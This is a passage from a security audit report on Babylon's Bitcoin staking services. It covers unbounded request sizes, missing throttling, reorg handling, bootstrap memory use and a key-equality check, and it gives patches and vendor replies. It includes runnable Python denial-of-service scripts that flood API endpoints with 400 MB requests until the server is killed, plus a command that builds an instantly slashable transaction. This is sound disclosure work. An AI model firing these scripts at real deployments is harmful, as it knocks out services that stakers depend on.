  "staking_output_pk_script_hex": "11223344"*100000000, # POC: 4 byte * 100_000_000 = 400 MB per request
  "unbonding_tx_hex": "unbonding_tx_hex",
  "staker_unbonding_sig_hex": "staker_unbonding_sig_hex",
  "covenant_public_key": "covenant_public_key"
  }

  rs = [grequests.post(url, json = post_data) for i in range(10)]

  grequests.map(rs)
  ```

  Finally, start the script:

  ```
  python3 exploit-dos.py
  ```

- Results: Once the attack is started, the target server will handle multiple large requests.

  The following result is printed on the Covenant Signer command line:

```
$ covenant-signer start
{"level":"info","time":"2024-06-01T17:27:43+02:00","message":"Starting server on 127.0.0.1:9791"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"f1d80fe1-7391-4c7c-9a02-1ab02c796f68","time"
↪  :"2024-06-01T17:35:28+02:00","message":"request
↪  received"}
{"level":"info","path":"/v1/sign-unbonding-tx","traceId":"f1d80fe1-7391-4c7c-9a02-1ab02c796f68","tracin
↪  gInfo":{"SpanDetails":null},"requestDuration":2837,"time":"2024-06-01T17:35:31+02:00","message":"Re
↪  quest
↪  completed"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"8333e0d2-bd9c-4c4a-9fed-3db3016b85c6","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"0041d47b-580f-454c-9269-3b68ba77324a","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"9250f6ee-1fda-4035-9352-1a34eeb5db97","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"bccc05c8-17aa-4cfb-b119-54ad375bbed3","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"1e3b58b0-0b91-4f52-9d47-ba28bfbdb296","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"28a49842-b7bc-4d66-bf59-a84dc337db71","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"6c66119a-9659-4e18-b894-e7c9121cee25","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"daf2eef4-c982-4585-ad96-0a2f2e659914","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"3060cbe4-81dc-4f44-ac33-4d3b2e758dca","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
{"level":"debug","path":"/v1/sign-unbonding-tx","traceId":"1f440400-ff77-4535-864f-10a4ab0ea8bc","time"
↪  :"2024-06-01T17:36:11+02:00","message":"request
↪  received"}
[1]    348231 killed     covenant-signer start
```

The process has been killed by the operating system.

- Tracking process memory: To better understand the crash, it is possible to follow memory consumption of the target process.

Install the following python dependencies in a local environment:


```
pip3 install psrecord matplotlib tk
```

`psrecord` allows attaching to existing process to monitor their memory consumption and create a graph of its consumption.

After running the server but before starting the attack, run the following command that will follow and create a graph (PNG image) of the target process's memory consumption:

```
psrecord $(pgrep covenant-signer) --interval 1 --plot memory-consumption.png
```

During this proof of concept creation, the following graph was obtained. It shows a 11_000 MB consumption of memory, which represents 10GB, before getting killed.



Recommendation: Use the `RequestSize` middleware from the `Chi` dependency. This middleware allows setting the maximum size of a request.

The following patch implements the integration of this middleware. Please note that in this patch, the request size is limited to 2048. This value is arbitrary and may not fit Babylon's needs.

```
diff --git a/signerservice/server.go b/signerservice/server.go
index 63159d5..3496e31 100644
--- a/signerservice/server.go
+++ b/signerservice/server.go
@@ -11,6 +11,7 @@ import (
        "github.com/babylonchain/covenant-signer/config"
        s "github.com/babylonchain/covenant-signer/signerapp"
        "github.com/go-chi/chi/v5"
+       "github.com/go-chi/chi/v5/middleware"
 )

 type SigningServer struct {
@@ -32,6 +33,7 @@ func New(

        // TODO: Add middlewares
        // r.Use(middlewares.CorsMiddleware(cfg))
+       r.Use(middleware.RequestSize(2048))
        r.Use(middlewares.TracingMiddleware)
        r.Use(middlewares.LoggingMiddleware)
        // TODO: TLS configuration if server is to be exposed over the internet, if it supposed to
```

Babylon: Fixed in `covenant-signer` PR 43.

3.2.3 Staking API service can be crashed remotely due to unbounded size of request

Submitted by zigtur

Severity: Medium Risk

Context: server.go#L33-L35

Description: The Staking API service is a critical component of Babylon. The README of the repository indicates:

> The Staking API Service is a critical component of the Babylon Phase-1 system, focused on serving information about the state of the network and receiving unbonding requests for further processing. The API can be utilised by user facing applications, such as staking dApps.

The Staking API service doesn't cap the size of HTTP requests. An attacker may leverage this by creating a large HTTP request, and send it multiple times. This will lead to high memory consumption from the Staking API service process.

On modern Operating System, when a process consumes too much memory resource, it is killed (default behaviour). So, the attacker is able to crash remotely the Staking API service.

Impact: high as stakers can't stake. The processing of staking operations is not available due to DoS attack, this will lead stakers to not be able to stake in Babylon.

Likelihood: high as an attacker only needs to know the Staking API service, which is publicly known.

Proof of concept (*the following PoC was run on a 32GB Linux Debian 12 machine*):

- Staking API service: The covenant signer service must be running:

```
make run-local
```

- Attacking script: A Python script was developed and shows how the Staking API service can be crashed remotely. First, create a Python virtual environment and install dependencies:

```
python3 -m venv localenv
source localenv/bin/activate
pip3 install grequests
```

  Then, import the following attacking script in `exploit-dos-staking-api-service.py`:

```python
import grequests

url = 'http://127.0.0.1:8092/v1/unbonding' # POC: the Staking API server

post_data = {
"staker_signed_signature_hex": "11223344"*100000000, # POC: 4 byte * 100_000_000 = 400 MB per request
"staking_tx_hash_hex": "unbonding_tx_hex",
"unbonding_tx_hash_hex": "staker_unbonding_sig_hex",
"unbonding_tx_hex": "covenant_public_key"
}

rs = [grequests.post(url, json = post_data) for i in range(10)]

grequests.map(rs)
```

  Finally, start the script:

```
python3 exploit-dos-staking-api-service.py
```

- Results: Once the attack is started, the Staking API server will handle multiple large requests. The following result is printed on the Staking API server command line:

```
{"level":"debug","path":"/v1/unbonding","traceId":"e2fa488b-bebd-4bbe-a8cc-93685ab63ee9","time":"2024-06-03T16:13:32+02:00","message":"request received"}
{"level":"debug","path":"/v1/unbonding","traceId":"abdd26ae-8b0f-4353-9d2a-4fab0f3829fd","time":"2024-06-03T16:13:32+02:00","message":"request received"}
{"level":"debug","path":"/v1/unbonding","traceId":"e264a6d5-9cf6-4c6f-9c11-25d7a1a30a4f","time":"2024-06-03T16:13:32+02:00","message":"request received"}
{"level":"debug","path":"/v1/unbonding","traceId":"6786dcd7-7fc8-4e4a-a48a-9d46efe0e5c4","time":"2024-06-03T16:13:32+02:00","message":"request received"}
{"level":"info","path":"/v1/unbonding","traceId":"d325ff48-cf8f-422c-baf3-0fec217bbf75","tracingInfo":{"SpanDetails":null},"requestDuration":3627,"time":"2024-06-03T16:13:36+02:00","message":"Request completed"}
{"level":"info","path":"/v1/unbonding","traceId":"c85494f0-315e-4c2d-87b3-f0a6add478f0","tracingInfo":{"SpanDetails":null},"requestDuration":3651,"time":"2024-06-03T16:13:36+02:00","message":"Request completed"}
{"level":"info","path":"/v1/unbonding","traceId":"e264a6d5-9cf6-4c6f-9c11-25d7a1a30a4f","tracingInfo":{"SpanDetails":null},"requestDuration":3650,"time":"2024-06-03T16:13:36+02:00","message":"Request completed"}
{"level":"info","path":"/v1/unbonding","traceId":"b07748f9-0a02-4a91-b7a0-aea06f2bb859","tracingInfo":{"SpanDetails":null},"requestDuration":3884,"time":"2024-06-03T16:13:36+02:00","message":"Request completed"}
signal: killed
```

The process has been killed by the operating system, as its memory consumption was too high.

- Tracking process memory: To better understand the crash, it is possible to follow memory consumption of the target process. Install the following python dependencies in a local environment:

```
pip3 install psrecord matplotlib tk
```


`psrecord` allows attaching to existing process to monitor their memory consumption and create a graph of its consumption.

After running the Staking API service but before starting the attack, run the following command that will follow and create a graph (PNG image) of the target process's memory consumption:

```
psrecord $(pgrep main) --interval 1 --plot memory-consumption.png
```

Note: the process `main` is used, because the Makefile start the command `go run` which will execute the Staking API server with a binary named `main` in path `/tmp/go-buildXXXXXXX/YYY/exe/main`.

During this proof of concept creation, the following graph was obtained. It shows a 14_000 MB consumption of memory, which represents 14GB, before getting killed.



Recommendation: Use the `RequestSize` middleware from the `Chi` dependency in the Staking API server. This middleware allows setting the maximum size of a request.

The following patch implements the integration of this middleware for Staking API server. Please note that in this patch, the request size is limited to `524288` bytes. This value is arbitrary and may not fit Babylon's needs.

```
diff --git a/internal/api/server.go b/internal/api/server.go
index a282b67..b525a5e 100644
--- a/internal/api/server.go
+++ b/internal/api/server.go
@@ -10,6 +10,7 @@ import (
        "github.com/babylonchain/staking-api-service/internal/config"
        "github.com/babylonchain/staking-api-service/internal/services"
        "github.com/go-chi/chi"
+       "github.com/go-chi/chi/v5/middleware"
        "github.com/rs/zerolog"
        "github.com/rs/zerolog/log"
 )
@@ -33,6 +34,7 @@ func New(
        r.Use(middlewares.CorsMiddleware(cfg))
        r.Use(middlewares.TracingMiddleware)
        r.Use(middlewares.LoggingMiddleware)
+       r.Use(middleware.RequestSize(524288))

        srv := &http.Server{
                Addr:         fmt.Sprintf("%s:%d", cfg.Server.Host, cfg.Server.Port),
```

Babylon: Fixed in PR 183. It is recommended that the deployment is configured to enforce common API security measures including request size limits

3.2.4 Denial of service of Staking API service due to unlimited concurrent requests

Submitted by zigtur

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: The Staking API service is a critical component of Babylon. The README of the repository indicates:

> The Staking API Service is a critical component of the Babylon Phase-1 system, focused on serving information about the state of the network and receiving unbonding requests for further processing. The API can be utilised by user facing applications, such as staking dApps.

The Staking API service doesn't rate limit the number of concurrent HTTP requests. An attacker may leverage this by creating multiple HTTP requests, and send them all. This will lead to high memory consumption from the Staking API server process.

On modern Operating System, when a process consumes too much memory resource, it is killed (default behaviour). So, the attacker is able to crash the remote server.

Impact: high as stakers can't stake. The processing of staking operations is not available due to DoS attack. This will lead stakers to not be able to stake in Babylon.

Likelihood: high as an attacker only needs to know the Staking API service, which is publicly known.

Recommendation: The Throttle middleware from the Chi dependency can be added to the Staking API service. This middleware allows limiting the number of "in-flight requests".

Note that this may lead to another flow, where an attacker can take all "*in-flight requests*", but that will not crash the service.

The following patch implements the integration of this middleware. In this patch, the number of requests is limited to 20.

```diff
diff --git a/internal/api/server.go b/internal/api/server.go
index a282b67..f1613ca 100644
--- a/internal/api/server.go
+++ b/internal/api/server.go
@@ -10,6 +10,7 @@ import (
        "github.com/babylonchain/staking-api-service/internal/config"
        "github.com/babylonchain/staking-api-service/internal/services"
        "github.com/go-chi/chi"
+       "github.com/go-chi/chi/v5/middleware"
        "github.com/rs/zerolog"
        "github.com/rs/zerolog/log"
 )
@@ -33,6 +34,7 @@ func New(
        r.Use(middlewares.CorsMiddleware(cfg))
        r.Use(middlewares.TracingMiddleware)
        r.Use(middlewares.LoggingMiddleware)
+       r.Use(middleware.Throttle(20))

        srv := &http.Server{
                Addr:          fmt.Sprintf("%s:%d", cfg.Server.Host, cfg.Server.Port),
```

Babylon: This is a hosting and deployment matter. The deployer of the service is responsible to protect it against such types of attacks. As an example, Cloudflare provides such protection. The deployment instructions will be updated to more clearly reflect that.

3.2.5 Consensus on staking transaction status can be bricked in case of `Bitcoin reorg greater then configurationDepth`

Submitted by dontonka

Severity: Medium Risk

Context: indexer_store.go#L133-L136

Description: Minor Bitcoin reorg (1-3 blocks) happen often, but major ones (> 20 blocks) are rare, seems like there were at least two in Bitcoin history, in 2010 and 2013 Bitcoin reorg. That being said they are not impossible.

As indicated by the following document one key invariant of the protocol is the `Interoperability` between staking providers which `requires consensus` on the following:

- Staking Parameters: All staking providers have utilise the same staking parameters.
- Staking Transactions: All staking providers validate the staking transactions in the same way and reach the `same conclusions on their status` (e.g. active, expired, unbonding, etc...).

`Staking-Indexer` while being robust against reorg still have few flaws in the moment:

- Weak lower bound validation for the number of confirmationa (also known as `confirmationDepth`).
- `Overflow status` for staking transaction is not properly handled in case of major reorg (well in fact it doesn't need to be a major one, but as long as it's more then the `confirmationDepth` from the global parameter), which could break consensus (interoperability), which is what this report will be explaining in details.

In case Bitcoin nodes diverge like the following scenario, at some point the node that is not following the longuest chain will reorg. So here in the following scenario, BTCNode2 will `get again` block height from 3 to 6 when the reorg occurs (but with different blocks and transactions than what he saw initially), which will ultimatelly make it having the same chain as BTCNode1.

```
BTCNode1     genesis -> bA(0) -> bB(1) -> bC(2) -> bD(3) -> bE(4) -> bF(5) -> bG(6) (good chain)
BTCNode2                                      \-> bH(3) -> bI(4) -> bJ(5) -> bK(6) (bad chain)
```

Suppose we have two staking providers as follow, which respectively follow the chain from BTCNode1 and BTCNode2. Plus, suppose the `ConfirmationDepth` is only 3 for the sake of this report simplicity and also `StakingCap` is 10 BTC and activate at heigh 0.

```
`bB`: this block include a staking transaction from `Alice for 9 BTC`
`bD`: this block include a staking transaction from `Bob for 1 BTC`
`bE`: this block include a staking transaction from `George for 2 BTC` (overflow)
`bH`: this block include a staking transaction from `Paul for 2 BTC`
`bI`: this block include a staking transaction from `Bob for 1 BTC` (overflow)
```

Once Staking-Indexer receive block 6 height (`via handleNewBlock`), the situation would be as follow:

```
SP1: block confirmed and stored in indexer store: bA(0) -> bB(1) -> bC(2) -> bD(3) -> bE(4).

SP2: block confirmed and stored in indexer store: bA(0) -> bB(1) -> bC(2) -> bH(3) -> bI(4).
```

The transaction from Bob in SP1 will be classified as active, while the same transaction from SP2 will be seen as inactive (as `overflow`). The problem is that once the reorg happen in BTCNode2, SP2 will be receiving again block 3 to 6, which will return an error in `handleNewBlock` as such height will fail this condition `if parentHash != cacheTip.BlockHash() {` once the block after the last unconfirmed tip is received (so bP(7) here). This will trigger a `Bootstrap` to accomodate properly the reorg.

```
err := bs.handleNewBlock(newBlock)
if err != nil {
    bs.logger.Debug("failed to handle a new block, need bootstrapping",
        zap.Int32("height", newBlock.Height),
        zap.Error(err))

    if bs.isSynced.Swap(false) {
        bootStrapHeight := startHeight
        lastConfirmedHeight := bs.LastConfirmedHeight()
        if lastConfirmedHeight != 0 {
            bootStrapHeight = lastConfirmedHeight + 1
        }

        err := bs.Bootstrap(bootStrapHeight)
        if err != nil {
            bs.logger.Error("failed to bootstrap",
                zap.Uint64("start_height", bootStrapHeight),
                zap.Error(err))
        }
    }
}
```

At the end of the Bootstrap, confirmed blocks will be `commitChainUpdate` and staking transaction will be processed (`ProcessStakingTx`) as follow. Here is the issue:

Since SP2 had Bob's transaction saved already in his index store (before the reorg, as inactive), and the tx hash will be the same (even if part of another block), the transaction will not be saved in the store as detected as `ErrDuplicateTransaction`.

In case I'm mistaken and somehow the transaction would still be saved, the problem remains the same, as the previous Overflow status is re-used (`isOverflow = storedStakingTx.IsOverflow`), not the new one (it's not re-evaluated). So from SP1 perspective (and all others SP, except SP2) Bob's transaction will be active, while for SP2 it will be still inactive (as overflow) even after the reorg, which is unexpected.

This is breaking the consensus and interoperability.

```
// check whether the staking tx already exists in db
// if so, get the isOverflow from the data in db
// otherwise, check it if the current tvl already reaches
// the cap
txHash := tx.TxHash()
storedStakingTx, err := si.is.GetStakingTransaction(&txHash)
if err != nil {
    return err
}
if storedStakingTx != nil {
    isOverflow = storedStakingTx.IsOverflow                         // <------ THIS will re-use the
↪   previous IsOverflow status, not the new one!
} else {
    // this is a new staking tx, validate it against staking requirement
    if err := si.validateStakingTx(params, stakingData); err != nil {
        invalidTransactionsCounter.WithLabelValues("confirmed_staking_transaction").Inc()
        si.logger.Warn("found an invalid staking tx",
            zap.String("tx_hash", tx.TxHash().String()),
            zap.Uint64("height", height),
            zap.Bool("is_confirmed", true),
            zap.Error(err),
        )
        // TODO handle invalid staking tx (storing and pushing events)
        return nil
    }

    // check if the staking tvl is overflow with this staking tx
    stakingOverflow, err := si.isOverflow(uint64(params.StakingCap))
    if err != nil {
        return fmt.Errorf("failed to check the overflow of staking tx: %w", err)
    }

    isOverflow = stakingOverflow
}

if isOverflow {
    si.logger.Info("the staking tx is overflow",
        zap.String("tx_hash", tx.TxHash().String()))
```

```
}

// add the staking transaction to the system state
if err := si.addStakingTransaction(
    height, timestamp, tx,
    stakingData.OpReturnData.StakerPublicKey.PubKey,
    stakingData.OpReturnData.FinalityProviderPublicKey.PubKey,
    uint64(stakingData.StakingOutput.Value),
    uint32(stakingData.OpReturnData.StakingTime),
    uint32(stakingData.StakingOutputIdx),
    isOverflow,
); err != nil {
    return err
}
```

Impact: Consensus on staking transaction status can be bricked in case of major reorg in Bitcoin, as staking transaction could be seen as active by some Staking Provider while inactive by others. Impact here is definitely `High` as consensus is broken.

Likelihood: As indicated, this would require a reorg which is higher than the active `configurationDepth` which is currently set to 10, which are rare granted but not impossible, plus at least two stakers staking transaction on those divergence branches and hitting the staking cap limit, which would make the transaction switch from Active to Inactive (or vice versa) after the reorg, which would be realistic if the chain is used widely and become popular. So overall I think it's border line `Medium` and relative to how low `configurationDepth` is set (which right now can be set as low as 1 because the weak validation) and how BTC behave.

Proof of concept: I think the first section is well describing the issue and providing a high level proof of concept at the same time.

Recommendation: At high level, similar to the bootstraping process, if a reorg occurs, transaction in the index store should be able to be overwritten (or removed), as otherwise you will always have the risk exposed in this report.

Babylon: Assigning a high confirmation value (>=10) renders this finding incredible hard to achieve. Major Bitcoin re-orgs are incredibly hard to achieve and have not happened in Bitcoin for more than 10 years. Nevertheless, in the case of a major Bitcoin re-org, staking transactions will either change order in the Bitcoin ledger or not included at all with the funds returned to the staker's wallet. In this case, the indexer can restart to re-index the Bitcoin blocks that were re-orged to identify the correct ordering of the Bitcoin staking transactions.

3.2.6 Bootstrapping `BtcPoller` with too many blocks will crash

Submitted by zigtur

Severity: Medium Risk

Context: btc_scanner.go#L183

Description: The `Bootstrap` function of the `BtcPoller` is used during service start and it retrieves all blocks from `startHeight` to current height. All these blocks are stored in the memory variable `confirmedBlocks`.

If the Babylon started a while ago then `startHeight` will be low. A lot of blocks (with all their data) will be stored in memory. This may lead to the OS killing the process if the memory consumed is too high.

Impact: medium; staking indexer can't be started with an empty database once Babylon is running since a long time (the earliest activation height was a long time ago).

Likelihood: medium; starting a new service and synchronizing with the Bitcoin blockchain after the launch of the Babylon project is likely to happen. Especially in Web3, every user should be able to start their own server.

Note that the activation height can not be changed.

The `Bootstrap` function stores every blocks since the first activation height to the current Bitcoin height into memory, before committing all of them through `commitChainUpdate`:

```go
func (bs *BtcPoller) Bootstrap(startHeight uint64) error {
    // ...

    tipHeight, err := bs.btcClient.GetTipHeight() // @POC: get current Height
    if err != nil {
        return fmt.Errorf("cannot get the best BTC block")
    }

    // ...

    var confirmedBlocks []*types.IndexedBlock
    for i := startHeight; i <= tipHeight; i++ { // @POC: Loops through every block since the beginning of
↪   Babylon
        ib, err := bs.btcClient.GetBlockByHeight(i)
        if err != nil {
            return fmt.Errorf("cannot get the block at height %d: %w", i, err)
        }

        // ...

        tempConfirmedBlocks := bs.unconfirmedBlockCache.TrimConfirmedBlocks(int(params.ConfirmationDepth) - 1)
        confirmedBlocks = append(confirmedBlocks, tempConfirmedBlocks...) // @POC: add every block to
↪   `confirmedBlocks`
    }

    bs.commitChainUpdate(confirmedBlocks) // @POC: Commit all blocks at once

    bs.logger.Info("bootstrapping is finished",
        zap.Uint64("tip_unconfirmed_height", tipHeight))

    return nil
}
```

Recommendation: Consider limiting the number of blocks stored in the `confirmedBlocks` memory variable, and use `commitChainUpdate` once this limit is reached.

For example, the loop can send a `commitChainUpdate` once `confirmedBlocks` has collected 20 blocks. Once these 20 blocks committed, `confirmedBlocks` can be emptied and the loop can continue to process the 20 next blocks.

Babylon: Fixed in `staking-indexer` PR 132.

3.2.7 Users can be slashed instantly when `stakerPk==finalityProviderPk` in `btcstaking` library

Submitted by n4nika

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: In Babylon in order for a stake to become active, the staker needs to publish a pre-signed slashing transaction as stated here.

Additionally, any user can create and register their own finality provider as described here.

Now if a user wants to stake, they need to publish a valid `staking` as well as a `slashing` transaction. The `staking` transaction can be spent by the `slashing` transaction once it is fully signed. For the `slashing` transaction to be fully signed the following needs to happen:

- The user signs it → this is required for staking.
- The covenant-comittee signs it → this is also required for staking.
- The finality provider signs it → this can happen if either the finality provider directly signs it because he is malicious or because the finality provider acted maliciously and its key got leaked.

Looking at this, the finality provider's signature is the only thing "*protecting*" the user's funds.

The problem can happen when a user uses the Babylon library `btcstaking` to create their `staking` transaction. Let's assume a user wants to register their own finality provider because they do not trust any others with their funds.

If they now want to create a `staking` transaction with the `btcstaking` library, they might do so with the finality provider's public key as the staker.

They might do so by using the `cli-tools` of Babylon which uses the `btcstaking` library to create the transaction, namely the following function:

```
func BuildV0IdentifiableStakingOutputsAndTx(
    magicBytes []byte,
    stakerKey *btcec.PublicKey,
    fpKey *btcec.PublicKey,
    covenantKeys []*btcec.PublicKey,
    covenantQuorum uint32,
    stakingTime uint16,
    stakingAmount btcutil.Amount,
    net *chaincfg.Params,
) (*IdentifiableStakingInfo, *wire.MsgTx, error) {
    info, err := BuildV0IdentifiableStakingOutputs(
        magicBytes,
        stakerKey,
        fpKey,
        covenantKeys,
        covenantQuorum,
        stakingTime,
        stakingAmount,
        net,
    )
    if err != nil {
        return nil, nil, err
    }
    // [...]
}
```

Which then calls:

```
func BuildV0IdentifiableStakingOutputs(
    magicBytes []byte,
    stakerKey *btcec.PublicKey,
    fpKey *btcec.PublicKey,
    covenantKeys []*btcec.PublicKey,
    covenantQuorum uint32,
    stakingTime uint16,
    stakingAmount btcutil.Amount,
    net *chaincfg.Params,
) (*IdentifiableStakingInfo, error) {
    info, err := BuildStakingInfo(
        stakerKey,
        []*btcec.PublicKey{fpKey},
        covenantKeys,
        covenantQuorum,
        stakingTime,
        stakingAmount,
        net,
    )
    if err != nil {
        return nil, err
    }

    // [...]
}
```

Which finally calls:

```go
func BuildStakingInfo(
    stakerKey *btcec.PublicKey,
    fpKeys []*btcec.PublicKey,
    covenantKeys []*btcec.PublicKey,
    covenantQuorum uint32,
    stakingTime uint16,
    stakingAmount btcutil.Amount,
    net *chaincfg.Params,
) (*StakingInfo, error) {
    unspendableKeyPathKey := unspendableKeyPathInternalPubKey()

    babylonScripts, err := newBabylonScriptPaths(
        stakerKey,
        fpKeys,
        covenantKeys,
        covenantQuorum,
        stakingTime,
    )

    if err != nil {
        return nil, err
    }

    var unbondingPaths [][]byte
    unbondingPaths = append(unbondingPaths, babylonScripts.timeLockPathScript)
    unbondingPaths = append(unbondingPaths, babylonScripts.unbondingPathScript)
    unbondingPaths = append(unbondingPaths, babylonScripts.slashingPathScript)

    // [...]

    return &StakingInfo{
        StakingOutput:         stakingOutput,
        scriptHolder:          sh,
        timeLockPathLeafHash:  timeLockLeafHash,
        unbondingPathLeafHash: unbondingPathLeafHash,
        slashingPathLeafHash:  slashingLeafHash,
    }, nil
}
```

Looking at that callstack, there are no checks whether `stakerKey` is equal to `fpKey` which is a problem.

Impact: The impact of this is, that a user can create a `staking` transaction where `stakerKey == fpKey`. If we now look at the conditions to trigger the `slashing` transaction above in `Relevant Context`, we see that this transaction can now be fully signed as the signatures of the `staker` and `finalityProvider` are the same.

This means that once the user publishes and signs all the necessary transactions to stake, they will be instantly slashable even though they did not act maliciously. This violates one of the most important core invariants of Babylon, namely that a user can not be slashes unless they or their finality provider act maliciously which is a very high impact.

Likelihood: The likelihood of this happening is high. This is because any user possibly wants to register their own finality provider as only then the staking is fully trustless.

Proof of concept: To show that a user can create such a transaction, please execute the following command:

```
cli-tools create-phase1-staking-tx \
--magic-bytes 62627434 \
--staker-pk 03d5a0bb72d71993e435d6c5a70e2aa4db500a62cfaae33c56050deefee64ec0 \
--staking-amount 100000000 \
--staking-time 1000 \
--covenant-committee-pks 0342301c4fdb5b1ab27a80a04d95c782f720874265889412a80d270feeb456f1f7 \
--covenant-committee-pks 03a4d2276a2a09f0e14d6a74901fec0aab3d1edf0dd22a690260acca48f5d5b3c0 \
--covenant-committee-pks 02707f3d6bf2334ecb7c336fc7babd400afa9132a34f84406b28865d06e0ba81e8 \
--covenant-quorum 2 \
--network regtest \
--finality-provider-pk 03d5a0bb72d71993e435d6c5a70e2aa4db500a62cfaae33c56050deefee64ec0
```

It will execute just fine and create a valid `staking` transaction that will be instantly slashable once all requirements for staking are achieved.

Recommendation: To prevent this, add a check at the beginning of `BuildStakingInfo` if `stakerKey ==`

